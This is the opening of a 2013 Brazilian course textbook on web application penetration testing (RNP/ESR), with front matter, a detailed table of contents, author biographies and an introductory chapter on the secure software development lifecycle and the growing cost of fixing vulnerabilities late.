

Teste de Invasão de **Aplicações** **Web**

Nelson Uto



Teste de Invasão **de Aplicações Web**

Nelson Uto



Teste de Invasão de Aplicações Web

Nelson Uto

Rio de Janeiro
Escola Superior de Redes
2013

Copyright © 2013 – Rede Nacional de Ensino e Pesquisa – RNP
Rua Lauro Müller, 116 sala 1103
22290-906 Rio de Janeiro, RJ

Diretor Geral
Nelson Simões

Diretor de Serviços e Soluções
José Luiz Ribeiro Filho

Escola Superior de Redes

Coordenação
Luiz Coelho

Edição
Pedro Sangirardi

Coordenação Acadêmica de Segurança e Governança de TI
Edson Kowask

Equipe ESR (em ordem alfabética)
**Celia Maciel, Cristiane Oliveira, Derlinéa Miranda, Elimária Barbosa, Lanusa Silva,
Lourdes Soncin, Luciana Batista, Luiz Carlos Lobato, Renato Duarte e Sergio de Souza**

Capa, projeto visual e diagramação
Tecnodesign

Versão
1.1.0

Este material didático foi elaborado com fins educacionais. Solicitamos que qualquer erro encontrado ou dúvida com relação ao material ou seu uso seja enviado para a equipe de elaboração de conteúdo da Escola Superior de Redes, no e-mail info@esr.rnp.br. A Rede Nacional de Ensino e Pesquisa e os autores não assumem qualquer responsabilidade por eventuais danos ou perdas, a pessoas ou bens, originados do uso deste material.
As marcas registradas mencionadas neste material pertencem aos respectivos titulares.

Distribuição
Escola Superior de Redes
Rua Lauro Müller, 116 – sala 1103
22290-906 Rio de Janeiro, RJ
<http://esr.rnp.br>
info@esr.rnp.br

Dados Internacionais de Catalogação na Publicação (CIP)

U91s UTO, Nelson.
Teste de invasão de aplicações web / Nelson Uto. – Rio de Janeiro: RNP/ESR, 2013.
510 p. : il. ; 27,5 cm

ISBN 978-85-63630-17-9

1. Computadores – Medidas de segurança. 2. Hackers. 3. Software – Manutenção. – Testes. 4. Crime por computador – Prevenção. I. Título.

CDD 005.8

Sumário

1. Segurança em aplicações web

Introdução 1

Exercício de nivelamento 1 – Desenvolvimento de software 3

Ciclo de desenvolvimento de software seguro 3

Exercício de fixação 1 – Atividades de segurança 5

OWASP 5

Arquiteturas e tecnologias de aplicações web 6

Exercício de nivelamento 2 – Requisitos de segurança 8

Revisão de criptografia 8

Cifras 9

Funções de hash criptográficas 11

MACs 11

Assinaturas digitais 12

Certificados digitais 12

Protocolos SSL e TLS 13

Exercício de fixação 2 – Segurança da informação 15

Revisão dos protocolos HTTP e HTTPS 16

Requisição 16

Resposta 17

Métodos 18

Códigos de estado 18

Cabeçalhos 18

Cookies 19

Autenticação HTTP 19

Exercício de fixação 3 – Protocolo HTTP 20



Esquemas de codificação 20

Codificação de URL 20

Codificação HTML 21

Roteiro de Atividades 1 23

Atividade 1 – Arquiteturas e tecnologias de aplicações web 23

Atividade 2 – Mecanismos criptográficos 23

Bibliografia 1 34

2. Reconhecimento e mapeamento

Introdução 37

Exercício de nivelamento 1 – Teste de invasão 38

Metodologia de teste de invasão 39

Exercício de fixação 1 – Etapas de um teste de invasão 42

Ferramentas básicas 42

Navegadores web 43

Proxies de interceptação 44

Web spiders 46

Fuzzers 47

Varredores de portas e serviços 47

Varredores de vulnerabilidades 48

Outras ferramentas 49

Exercício de fixação 2 – Tipos de ferramentas 50

Reconhecimento 51

Levantamento de informações em fontes públicas 52

Google hacking 52

Identificação de sistema operacional, serviços e portas 55

Identificação do servidor web 56

Levantamento dos métodos suportados pelos servidores web 59

Detecção de hosts virtuais 59

Descoberta de arquivos e diretórios 60

Exercício de fixação 3 – Fase de reconhecimento 62

Mapeamento 62

Cópia das páginas e recursos da aplicação 62

Identificação dos pontos de entrada de informação 63

Relacionamento com as informações de reconhecimento 64

Exercício de nivelamento 2 – Validação unilateral 64



Descoberta de vulnerabilidades e exploração	65
Exploração de controles no lado cliente	65
Exercício de fixação 4 – Segurança de controles	67
Contramedidas	67

Roteiro de Atividades 2 69

Atividade 1 – Ferramentas básicas	69
Atividade 2 – Reconhecimento	74
Atividade 3 – Mapeamento	79
Atividade 4 – Descoberta e exploração de vulnerabilidades	82

Bibliografia 2 85

3. Teste do mecanismo de autenticação

Introdução	87
Exercício de fixação 1 – Autenticação de usuário	88
Exercício de nivelamento 1 – Autenticação de entidades	88
Tecnologias de autenticação empregadas em aplicações web	89
Exercício de nivelamento 2 – Vulnerabilidades	94
Descoberta de vulnerabilidades e exploração	94
Uso de informações obtidas nas fases de reconhecimento e mapeamento	95
Usuário e senha padronizados	97
Enumeração de identificadores de usuários	98
Mecanismo vulnerável de recuperação de senhas	101
Funcionalidade ‘Lembrar usuário’	103
Transporte inseguro de credenciais de acesso	103
Falhas na implementação do mecanismo	104
Mecanismo vulnerável de troca de senhas	107
Autenticação com múltiplos fatores	108
Ataque de força bruta	109
Ataque de dicionário	110
Ataque contra senhas armazenadas	114
Inexistência de política de senhas forte	117
Negação de serviço direcionada a usuários	119
Engenharia social	119
Exercício de fixação 2 – Vulnerabilidades em mecanismos de autenticação	120
Contramedidas	120

Roteiro de Atividades 3 123

Atividade 1 – Tecnologias de autenticação 123

Atividade 2 – Descoberta de vulnerabilidades e exploração 123

Bibliografia 3 132

4. Teste do gerenciamento de sessões

Introdução 133

Exercício de fixação 1 – Identificador de sessão 135

Exercício de nivelamento 1 – Gerenciamento de sessões 136

Descoberta de vulnerabilidades e exploração 136

Identificadores de sessão previsíveis 136

Domínio de identificadores com baixa cardinalidade 140

Transmissão em claro de identificadores de sessão 141

Manipulação de identificador de sessão por meio de scripts 142

Atributos de cookies 144

Exercício de fixação 2 – Atributos para proteção 146

Sequestro de sessão 146

Ataque de fixação de sessão 147

Encerramento vulnerável de sessão 152

Sessões simultâneas de um mesmo usuário 152

Cross site request forgery 153

Exercício de fixação 3 – Cross site request forgery 157

Clickjacking 157

Contramedidas 163

Roteiro de Atividades 4 165

Atividade 1 – Introdução ao gerenciamento de sessões 165

Atividade 2 – Descoberta de vulnerabilidades e exploração 165

Bibliografia 4 177

5. Cross-site scripting

Introdução 179

Exercício de nivelamento 1 – Cross-site scripting 180

Tipos de XSS 180

XSS refletido 181

XSS armazenado 182

XSS baseado em DOM	182
Cross channel scripting	185
Exercício de fixação 1 – XSS	186
Worms baseados em XSS	186
Exercício de fixação 2 – Técnicas de evasão	189
Descoberta de vulnerabilidades e exploração	189
Pontos de injeção	189
Roteiros de teste	191
Obtenção de identificador de sessão	192
Adulteração de página	194
Descoberta de histórico de navegação	197
Captura de teclas digitadas no navegador web	200
Quebra de token anti-CSRF	201
Exercício de fixação 3 – Proteção contra CSRF	202
Evasão de filtros	202
Arcabouços de exploração	204
Contramedidas	207
Código do Samy Worm	207
Código do Yamanner	209
Roteiro de Atividades 5	215
Atividade 1 – Introdução	215
Atividade 2 – Tipos de XSS	215
Atividade 3 – Worms baseados em XSS	218
Atividade 4 – Descoberta de vulnerabilidades e exploração	218
Bibliografia 5	231

6. Injeção de SQL

Introdução	233
Exercício de nivelamento 1 – Consulta SQL problemática	235
Exercício de fixação 1 – Injeção de SQL	235
Especificidades de alguns SGBDs	236
Comandos de manipulação de dados	236
Empilhamento de comandos	237
Expressão condicional	237
Comando de pausa	238
Manipulação de caracteres e de cadeias de caracteres	238

Operadores bit-a-bit 239

Comentários 239

Descoberta de vulnerabilidades e exploração 240

Locais de injeção 240

Testes básicos 241

Extração de dados via UNION 244

Identificação do servidor de banco de dados e de outras informações 247

Identificação das colunas da consulta 249

Exercício de fixação 2 – Enumeração de tabelas via injeção de SQL 250

Escalada de privilégios 250

Descoberta e extração de tabelas 256

Manipulação de arquivos 262

Função definida pelo usuário 270

Execução de comandos no sistema operacional 278

Varredura de redes 280

Partição e balanceamento 285

Injeção de SQL às cegas 286

Exercício de fixação 3 – Ataque de injeção de SQL 295

Injeção de SQL de segunda ordem 295

Evasão de filtros 296

Contramedidas 297

Exercício de fixação 4 – Stored procedures 298

Roteiro de Atividades 6 299

Atividade 1 – Especificidades de SGBDs 299

Atividade 2 – Descoberta de vulnerabilidades e exploração 300

Bibliografia 6 313

7. Ataques de injeção

Introdução 315

Exercício de nivelamento 1 – Ataques de injeção 316

Injeção de comandos de sistema operacional 316

Injeção em trilhas de auditoria 319

Poluição de parâmetros HTTP 321

Injeção em filtros LDAP 324

Injeção em filtros LDAP às cegas 328

Injeção de comandos SMTP e de cabeçalhos de e-mail 330



Injeção de XPath	335
Injeção de XPath às cegas	339
Inclusão de arquivos	342
Contramedidas	343
Exercício de fixação 2 – Medidas contra ataques	344
Apêndice – Gramática para representação textual de filtros de busca LDAP	345
Gramática da linguagem XPath 1.0	347
Roteiro de Atividades 7	351
Atividade 1 – Injeção de comandos de sistema operacional	351
Atividade 2 – Injeção em trilhas de auditoria	352
Atividade 3 – Poluição de parâmetros HTTP	353
Atividade 4 – Injeção em filtros LDAP	356
Atividade 5 – Injeção em filtros LDAP às cegas	358
Atividade 6 – Injeção de comandos SMTP e de cabeçalhos de e-mail	359
Atividade 7 – Injeção de XPath	362
Atividade 8 – Injeção de XPath às cegas	363
Atividade 9 – Inclusão de arquivos	364
Bibliografia 7	367
 8. Teste do mecanismo de autorização e da lógica de negócio	
Introdução	369
Exercício de nivelamento 1 – Vulnerabilidades em aplicações web	371
Acesso direto a recursos	371
Acesso direto a páginas	371
Uso do cabeçalho HTTP Referer	372
Acesso direto a objetos	373
Acesso direto a recursos estáticos	375
Exercício de fixação 1 – Aplicações vulneráveis	376
Controle de acesso no lado cliente da aplicação	376
Autorização no lado cliente da aplicação	376
Manutenção de perfil no lado cliente da aplicação	377
Proteção de referências a objetos	378
Percurso de caminho	379
Redirecionamento não validado	383

Condições de corrida	386
Exercício de fixação 2 – Condições de corrida	387
Vulnerabilidades na lógica de negócio	387
Transferência de valor negativo	388
Empréstimo acima do limite	388
Exercício de fixação 3 – Ferramentas automatizadas	390
Contramedidas	390
Roteiro de Atividades 8	393
Atividade 1 – Acesso direto a recursos	393
Atividade 2 – Controle de acesso no lado cliente da aplicação	397
Atividade 3 – Percurso de caminho	400
Atividade 4 – Redirecionamento não validado	401
Atividade 5 – Condições de corrida	403
Atividade 6 – Vulnerabilidades na lógica de negócio	404
Bibliografia 8	405

9. Mecanismos criptográficos

Introdução	407
Exercício de nivelamento 1 – Acesso à aplicação web	408
Vulnerabilidades no transporte de informações	408
Versão vulnerável de SSL	411
Suporte a suítes criptográficas fracas	412
Problemas com o certificado digital	417
Acesso a domínio não verificado	417
Uso de protocolos proprietários	418
Exercício de fixação 1 – Tipos de vulnerabilidades	419
Contramedidas	419
Vulnerabilidades no armazenamento de informações	420
Uso de BASE64	421
Exercício de fixação 2 – BASE64	422
Identificação e quebra de cifras clássicas	422
Exercício de nivelamento 2 – Chave criptográfica	443
Recuperação de chaves embutidas em código	443
Geração de chaves com baixa entropia	444
Emprego de modo de operação inadequado	445

Exercício de fixação 3 – ECB	449
Uso incorreto de algoritmos criptográficos	449
Mistura de algoritmos com níveis de segurança diferentes	451
Exercício de fixação 4 – Ataque a algoritmos	452
Uso de algoritmos criptográficos com fraquezas conhecidas	452
Proteção de senhas de usuários	453
Proteção de dados de cartões de pagamento	454
Contramedidas	455
Roteiro de Atividades 9	457
Atividade 1 – Vulnerabilidades no transporte de informações	457
Atividade 2 – Vulnerabilidades no armazenamento de informações	459
Bibliografia 9	467
10. Escrita de relatórios e exercício completo	
Introdução	469
Common Vulnerability Scoring System	470
Base	470
Exercício de fixação 2 – Perigo de vulnerabilidades	474
Tipos de relatórios	474
Relatório detalhado	474
Relatório executivo	477
Exercício de fixação 3 – Resultado de teste de invasão	477
Apêndice	477
Tabela de escore de base de acordo com o CVSS	477
Exemplo de relatório detalhado	479
Exemplo de sumário executivo	485
Roteiro de Atividades 10	487
Atividade 1 – Teste da aplicação Vicnum	487
Atividade 2 – Capture a bandeira	487
Bibliografia 10	489



Escola Superior de Redes

A Escola Superior de Redes (ESR) é a unidade da Rede Nacional de Ensino e Pesquisa (RNP) responsável pela disseminação do conhecimento em Tecnologias da Informação e Comunicação (TIC).

A ESR nasce com a proposta de ser a formadora e disseminadora de competências em TIC para o corpo técnico-administrativo das universidades federais, escolas técnicas e unidades federais de pesquisa. Sua missão fundamental é realizar a capacitação técnica do corpo funcional das organizações usuárias da RNP, para o exercício de competências aplicáveis ao uso eficaz e eficiente das TIC.

A ESR oferece dezenas de cursos distribuídos nas áreas temáticas: Administração e Projeto de Redes, Administração de Sistemas, Segurança, Mídias de Suporte à Colaboração Digital e Governança de TI.

A ESR também participa de diversos projetos de interesse público, como a elaboração e execução de planos de capacitação para formação de multiplicadores para projetos educacionais como: formação no uso da conferência web para a Universidade Aberta do Brasil (UAB), formação do suporte técnico de laboratórios do Proinfo e criação de um conjunto de cartilhas sobre redes sem fio para o programa Um Computador por Aluno (UCA).

A metodologia da ESR

A filosofia pedagógica e a metodologia que orientam os cursos da ESR são baseadas na aprendizagem como construção do conhecimento por meio da resolução de problemas típicos da realidade do profissional em formação. Os resultados obtidos nos cursos de natureza teórico-prática são otimizados, pois o instrutor, auxiliado pelo material didático, atua não apenas como expositor de conceitos e informações, mas principalmente como orientador do aluno na execução de atividades contextualizadas nas situações do cotidiano profissional.

A aprendizagem é entendida como a resposta do aluno ao desafio de situações-problema semelhantes às encontradas na prática profissional, que são superadas por meio de análise, síntese, julgamento, pensamento crítico e construção de hipóteses para a resolução do problema, em abordagem orientada ao desenvolvimento de competências.

Dessa forma, o instrutor tem participação ativa e dialógica como orientador do aluno para as atividades em laboratório. Até mesmo a apresentação da teoria no início da sessão de aprendizagem não é considerada uma simples exposição de conceitos e informações. O instrutor busca incentivar a participação dos alunos continuamente.

As sessões de aprendizagem onde se dão a apresentação dos conteúdos e a realização das atividades práticas têm formato presencial e essencialmente prático, utilizando técnicas de estudo dirigido individual, trabalho em equipe e práticas orientadas para o contexto de atuação do futuro especialista que se pretende formar.

As sessões de aprendizagem desenvolvem-se em três etapas, com predominância de tempo para as atividades práticas, conforme descrição a seguir:

Primeira etapa: apresentação da teoria e esclarecimento de dúvidas (de 60 a 90 minutos).

O instrutor apresenta, de maneira sintética, os conceitos teóricos correspondentes ao tema da sessão de aprendizagem, com auxílio de slides em formato PowerPoint. O instrutor levanta questões sobre o conteúdo dos slides em vez de apenas apresentá-los, convidando a turma à reflexão e participação. Isso evita que as apresentações sejam monótonas e que o aluno se coloque em posição de passividade, o que reduziria a aprendizagem.

Segunda etapa: atividades práticas de aprendizagem (de 120 a 150 minutos).

Esta etapa é a essência dos cursos da ESR. A maioria das atividades dos cursos é assíncrona e realizada em duplas de alunos, que acompanham o ritmo do roteiro de atividades proposto no livro de apoio. Instrutor e monitor circulam entre as duplas para solucionar dúvidas e oferecer explicações complementares.

Terceira etapa: discussão das atividades realizadas (30 minutos).

O instrutor comenta cada atividade, apresentando uma das soluções possíveis para resolvê-la, devendo ater-se àquelas que geram maior dificuldade e polêmica. Os alunos são convidados a comentar as soluções encontradas e o instrutor retoma tópicos que tenham gerado dúvidas, estimulando a participação dos alunos. O instrutor sempre estimula os alunos a encontrarem soluções alternativas às sugeridas por ele e pelos colegas e, caso existam, a comentá-las.

Sobre o livro

O livro apresenta uma metodologia de verificação da segurança por meio da simulação de ataques reais, explorando as vulnerabilidades de um ambiente, plataforma ou sistema, os quais são reconhecidamente os principais meios explorados para roubo de informações confidenciais e invasão de redes corporativas.

Para ser um profissional de pentest, é preciso muito mais do que utilizar ferramentas automatizadas: são necessários conhecimentos diferenciados e técnicas avançadas que permitam a compreensão ampla de cenários de vulnerabilidades.

Este livro apoia o curso de formação destes novos profissionais através das melhores práticas para testes de invasão, contendo atividades de simulação de ataques em ambiente de teste virtualizado. Ao final do curso, o aluno estará apto a avaliar a eficiência da segurança de sua organização, e a propor o modelo de maturidade em segurança de software mais adequado à sua necessidade.

A quem se destina

Curso voltado para técnicos, analistas e administradores de redes que desejam obter o conhecimento sobre técnicas, padrões internacionais e ferramental para realização de testes de invasão em aplicações web. Também indicado para técnicos e gestores responsáveis pelo desenvolvimento e suporte de sistemas, e para profissionais de computação interessados em adquirir conhecimento diferencial na área de segurança cibernética.

Convenções utilizadas neste livro

As seguintes convenções tipográficas são usadas neste livro:

Itálico

Indica nomes de arquivos e referências bibliográficas relacionadas ao longo do texto.

Largura constante

Indica comandos e suas opções, variáveis e atributos, conteúdo de arquivos e resultado da saída de comandos.

Conteúdo de slide

Indica o conteúdo dos slides referentes ao curso apresentados em sala de aula.

Símbolo

Indica referência complementar disponível em site ou página na internet.

Símbolo

Indica um documento como referência complementar.

Símbolo

Indica um vídeo como referência complementar.

Símbolo

Indica um arquivo de áudio como referência complementar.

Símbolo

Indica um aviso ou precaução a ser considerada.

Símbolo

Indica questionamentos que estimulam a reflexão ou apresenta conteúdo de apoio ao entendimento do tema em questão.

Símbolo

Indica notas e informações complementares como dicas, sugestões de leitura adicional ou mesmo uma observação.

Permissões de uso

Todos os direitos reservados à RNP.

Agradecemos sempre citar esta fonte quando incluir parte deste livro em outra obra.

Exemplo de citação: UTO, Nelson. *Teste de Invasão de Aplicações Web*. Rio de Janeiro: Escola Superior de Redes, RNP, 2013.

Comentários e perguntas

Para enviar comentários e perguntas sobre esta publicação:

Escola Superior de Redes RNP

Endereço: Av. Lauro Müller 116 sala 1103 – Botafogo

Rio de Janeiro – RJ – 22290-906

E-mail: info@esr.rnp.br



Sobre os autores

Nelson Uto é bacharel e mestre em Ciência da Computação pela Universidade Estadual de Campinas – Unicamp. Durante o mestrado, realizado sob supervisão do Prof. Dr. Ricardo Dahab, abordou a segurança de sistemas de agentes móveis e implementou, para a plataforma Aglets da IBM, alguns dos mecanismos estudados. Neste mesmo período, avaliou artigos para congressos nacionais em Segurança da Informação e para o periódico Journal of Universal Computer Science. Possui, também, vários artigos publicados em congressos nacionais e internacionais, discorrendo sobre diversos temas de Segurança da Informação. Trabalha na área de TI há 15 anos, sendo 9 deles em Segurança da Informação e, em especial, em criptografia aplicada e segurança de software. Nesta área, dentre os projetos de pesquisa e de consultoria dos quais participou, pode-se citar: criptoanálise de arquivos gerados por malwares; testes de invasão de aplicações web e cliente-servidor; análise de vulnerabilidades em implementações criptográficas; aplicação da técnica K-Means para a geração semiautomática de regras de correlação de eventos de segurança; gerenciamento de chaves criptográficas; análise de bibliotecas com suporte à Criptografia de Curvas Elípticas para as plataformas XScale e x86; verificação da correção dos algoritmos criptográficos implementados por uma biblioteca comercial; análise de riscos de sistemas com base na norma ISO/IEC 18028; avaliação de vulnerabilidades de sistemas operacionais e SGBDs; elaboração de políticas de segurança e auditoria PCI. Tem experiência no desenvolvimento de softwares em linguagens C, C++, Java e Assembly x86. Como projetos mais interessantes nesse domínio estão a criação de um driver ODBC-JDBC e um tradutor 4GL-Java, para a geração automática de código semanticamente equivalente em Java a partir de programas em 4GL. Por fim, é professor de graduação e pós-graduação, ministrando disciplinas nas áreas de Segurança e Tecnologia da Informação, além de coordenar há três anos um curso de pós-graduação em segurança.

Edson Kowask Bezerra é profissional da área de segurança da informação e governança há mais de quinze anos, atuando como auditor líder, pesquisador, gerente de projetos e gerente técnico, em inúmeros projetos de gestão de riscos, gestão de segurança da informação, continuidade de negócios, PCI, auditoria e recuperação de desastres em empresas de grande porte do setor de telecomunicações, financeiro, energia, indústria e governo. Com vasta experiência nos temas de segurança, tem atuado também como palestrante nos principais eventos do Brasil e ainda como instrutor de treinamentos focados em segurança e governança. É professor e coordenador de cursos de pós-graduação na área de segurança da informação, gestão integrada, de inovação e tecnologias web. Hoje atua como Coordenador Acadêmico de Segurança e Governança de TI da Escola Superior de Redes.

Dedico este trabalho:

À Marcia Hoffmann, pela companhia, amor e paciência;

À minha família, pela educação que me foi dada;

Aos verdadeiros amigos, que sempre me estenderam a mão quando precisei;

A todos os autores que, ao compartilharem conhecimento, auxiliaram a criação deste livro.

Nelson Uto





1

Segurança em aplicações web

objetivos

Introduzir conceitos sobre desenvolvimento de software seguro e rever diversos tópicos relacionados à criptografia e aos protocolos HTTP e HTTPS.

Ciclo de desenvolvimento de software seguro, arquiteturas e tecnologias de aplicações web, criptografia, pro-tocolos HTTP e HTTPS.

conceitos

Introdução

Vulnerabilidades em softwares têm sido amplamente utilizadas por atacantes para roubo de informações confidenciais e invasões de redes corporativas.

Prover a segurança de um software, porém, não é um objetivo fácil de ser alcançado, dada a complexidade dos sistemas nos dias de hoje.

Facilmente, eles atingem dezenas de milhares de linhas de código, que contêm, invariavelmente, quantidade de defeitos significativa. Alguns destes têm impacto direto em segurança, podendo acarretar desde a indisponibilidade do sistema até o controle total do computador por um atacante. Para piorar ainda mais esse cenário, considere que, normalmente, um ciclo de desenvolvimento de software seguro não é adotado, o que resulta, no mínimo, em especificações inseguras e configuração vulnerável das plataformas subjacentes.

Para se ter uma ideia mais clara do mundo real, no período de 2001 a 2006 o número de vulnerabilidades em sistemas reportado ao **Common Vulnerabilities and Exposures** simplesmente triplicou. Além disso, houve mudança nos tipos de fraquezas mais comumente encontradas, como é possível observar na Figura 1. O extravasamento de buffer, campeão da lista por muitos anos consecutivos, perdeu o lugar, a partir de 2005, para vulnerabilidades de injeção de código, como o cross-site scripting e injeção de **SQL**, por exemplo. Esses tipos de fraquezas afetam, basicamente, sistemas web e indicam duas coisas:

- A recente popularização das interfaces web para comércio eletrônico, internet banking e configuração de elementos de rede.
- Os problemas de segurança desse domínio não estão sendo adequadamente considerados durante o processo de desenvolvimento, tanto por ignorância como pela pressão causada por cronogramas de entrega apertados.

Extravasamento de buffer é uma vulnerabilidade comum em programas escritos em linguagem de baixo nível e ocorre quando é possível escrever em uma região de memória além

Common Vulnerabilities and Exposures


Dicionário público contendo descrições de vulnerabilidades de segurança descobertas.

SQL

Structured Query Language é uma linguagem baseada na álgebra relacional, que é utilizada para manipular informações contidas em bancos de dados relacionais.



dos limites alocados para uma dada estrutura, como um vetor, por exemplo. O resultado da exploração do problema pode ser desde um término abrupto do programa até o controle total do sistema operacional.



É possível considerar, de modo geral, que nem um software está livre de vulnerabilidades de segurança, principalmente quando a complexidade deles for grande.

A melhor estratégia a ser adotada, então, consiste em encontrar essas vulnerabilidades o mais cedo possível e corrigi-las imediatamente, antes que sejam exploradas por usuários maliciosos. Veja algumas maneiras de realizar essa tarefa:

- **Análise de documentos de requisitos, projeto e arquitetura:** permite detectar problemas no projeto e arquitetura da aplicação.
- **Análise de código-fonte:** é a melhor ferramenta possível para detecção de vulnerabilidades em software, mas pode ser proibitiva para sistemas muito grandes, devido ao tempo que a tarefa consome. Alguns tipos de defeitos de segurança, porém, somente podem ser encontrados dessa maneira.
- **Teste de invasão:** esse é o tema deste curso e consiste na execução de ataques visando violar os requisitos de segurança explícitos e implícitos de uma aplicação. O processo todo é realizado ciclicamente e, a cada interação, a base de conhecimento sobre o sistema aumenta e novas vulnerabilidades podem ser descobertas e exploradas.
- **Ferramentas automatizadas:** são ótimas para auxiliar um analista de segurança na execução de processos repetitivos e detecção de alguns tipos de vulnerabilidades. Porém, não são capazes de encontrar inúmeras classes de problemas, que necessitam de um conhecimento do domínio da aplicação e da semântica dos parâmetros utilizados.

Vale ressaltar que vulnerabilidades em software, frequentemente, são as responsáveis pelo comprometimento do bem mais importante da empresa, que é a informação. Assim, esforços devem ser direcionados para mitigar os riscos decorrentes da criação e utilização de softwares inseguros nos processos de negócio das empresas. Tal objetivo só é alcançado plenamente por meio da implantação de um ciclo de desenvolvimento de software seguro.

No contexto apresentado, o objetivo deste capítulo é revisar os principais conceitos necessários à realização de um teste de invasão de aplicações web. Desse modo, o restante deste capítulo inclui noções de um ciclo de desenvolvimento de software seguro, arquiteturas e tecnologias de aplicações web, conceitos de criptografia e revisão dos protocolos HTTP e HTTPS.

Figura 1.1
Progressão da ocorrência das principais vulnerabilidades reportadas ao CVE.

Exercício de nivelamento 1

Desenvolvimento de software

Sua organização adota um ciclo de desenvolvimento de software seguro?

Ciclo de desenvolvimento de software seguro



Um software seguro é aquele que satisfaz os requisitos implícitos e explícitos de segurança em condições normais de operação e em situações decorrentes de atividade maliciosa de usuários. Para isso, deve resultar de um ciclo de desenvolvimento que considere aspectos de segurança em todas as suas fases (McGraw, 2006; Kissel *et al.*, 2008):

- Na etapa de especificação, requisitos explícitos de segurança devem ser enumerados e requisitos funcionais devem ser avaliados para verificar se não introduzem uma vulnerabilidade no sistema.
- Atividades comumente realizadas na fase seguinte, a de projeto, incluem o mapeamento do modelo de dados para estruturas lógicas e físicas, a definição de padrões de interface a serem utilizados, a escolha de elementos de hardware e software que farão parte da solução e o desenho da topologia a ser adotada.
- Para minimizar vulnerabilidades de codificação, os desenvolvedores devem ser treinados em técnicas gerais de programação segura e nas especificidades das linguagens com as quais trabalham.
- Testes de segurança são fundamentalmente diferentes de testes funcionais e, por isso, devem ser feitos por profissionais especializados.
- Por fim, e não menos importantes, encontram-se a implantação do sistema no ambiente de produção e a manutenção.

Todavia, muitos desenvolvedores começam a se preocupar com segurança somente quando o software está quase finalizado, pois acreditam, erroneamente, ser possível trabalhar dessa maneira. Tal abordagem só contribui para maior custo, pois as correções de vulnerabilidades tornam-se mais caras à medida que se avança pelas fases de desenvolvimento, conforme ilustrado na Figura 1.2, extraída de Wysopal *et al.* (2006).

Fase	Custo relativo para correção
Definição	1
Projeto de alto nível	2
Projeto detalhado	5
Codificação	10
Teste de unidade	15
Teste de integração	22
Teste de sistema	50
Pós-entrega	100

Figura 1.2
Custo relativo de correção de software de acordo com a fase do ciclo de desenvolvimento.



Cada fase de um ciclo de desenvolvimento de software seguro, portanto, tem sua parcela de contribuição para a qualidade do resultado final e não pode ser omitida durante o processo. Na etapa de especificação, requisitos explícitos de segurança devem ser enumerados e requisitos funcionais devem ser avaliados para verificar se não introduzem uma vulnerabilidade no sistema. Um caso ilustrativo é o do suposto Microsoft Bob, um programa criado para auxiliar o usuário do sistema operacional sempre que se encontrasse em dificuldades na realização de alguma tarefa. Seguindo essa filosofia, sempre que um usuário errasse a senha três vezes consecutivas, ele aparecia e perguntava se desejava trocá-la, para conectar-se ao ambiente (McGraw, 2006). Nessa situação, não importa quão bem implementada esteja a funcionalidade: o sistema continuará intrinsecamente inseguro.

Atividades comumente realizadas na fase seguinte, a de projeto, incluem o mapeamento do modelo de dados para estruturas lógicas e físicas, a definição de padrões de interface a serem utilizados, a escolha de elementos de hardware e software que farão parte da solução e o desenho da topologia a ser adotada. Nesse contexto, um problema muito comum de segurança que surge é o posicionamento incorreto do banco de dados na topologia de rede. Para ilustrar esse ponto, considere o levantamento realizado por Litchfield, no final de 2005, em que foram detectados cerca de 350 mil bancos de dados, contendo dados de produção diretamente na DeMilitarized Zone – **DMZ** externa das empresas (Litchfield, 2007). Esse exemplo evidencia pelo menos um dos inúmeros aspectos de segurança que devem ser considerados no projeto do software, ao lado de decisões sobre protocolos seguros de comunicação e seleção de algoritmos criptográficos.

O próximo passo consiste na implementação do software propriamente dito, em uma ou mais linguagens de programação, dependendo de cada caso. Para minimizar vulnerabilidades de codificação, os desenvolvedores devem ser treinados em técnicas gerais de programação segura e nas especificidades das linguagens com as quais trabalham. Por exemplo, extravasamento de buffer é um problema comum em programas feitos em C e C++ (Seacord, 2005), mas não ocorre na linguagem Java, pois a máquina virtual verifica se um acesso a um vetor está dentro dos limites possíveis. Ferramentas automatizadas para revisão de código podem ser de grande ajuda na identificação de padrões reconhecidamente inseguros de programação, como o uso das funções `strcpy()` e `strcmp()` em C/C++.

Testes de segurança são fundamentalmente diferentes de testes funcionais e, por isso, devem ser feitos por profissionais especializados. Os últimos são descritos em casos de testes, os quais definem um roteiro dos passos a serem seguidos e o resultado esperado de um comportamento não defeituoso. Obviamente, nenhum sistema é criado com caminhos documentados de como os requisitos de segurança podem ser subjugados, e aí reside a diferença. Portanto, ao procurar vulnerabilidades em um software, o testador segue uma linha de raciocínio diferente da tradicional, ao colocar-se no lugar do usuário malicioso, que tenta encontrar fluxos não previstos que possam comprometer a aplicação. A automação de algumas tarefas nesse processo pode implicar ganho de produtividade, mas o papel do especialista continua sendo fundamental.

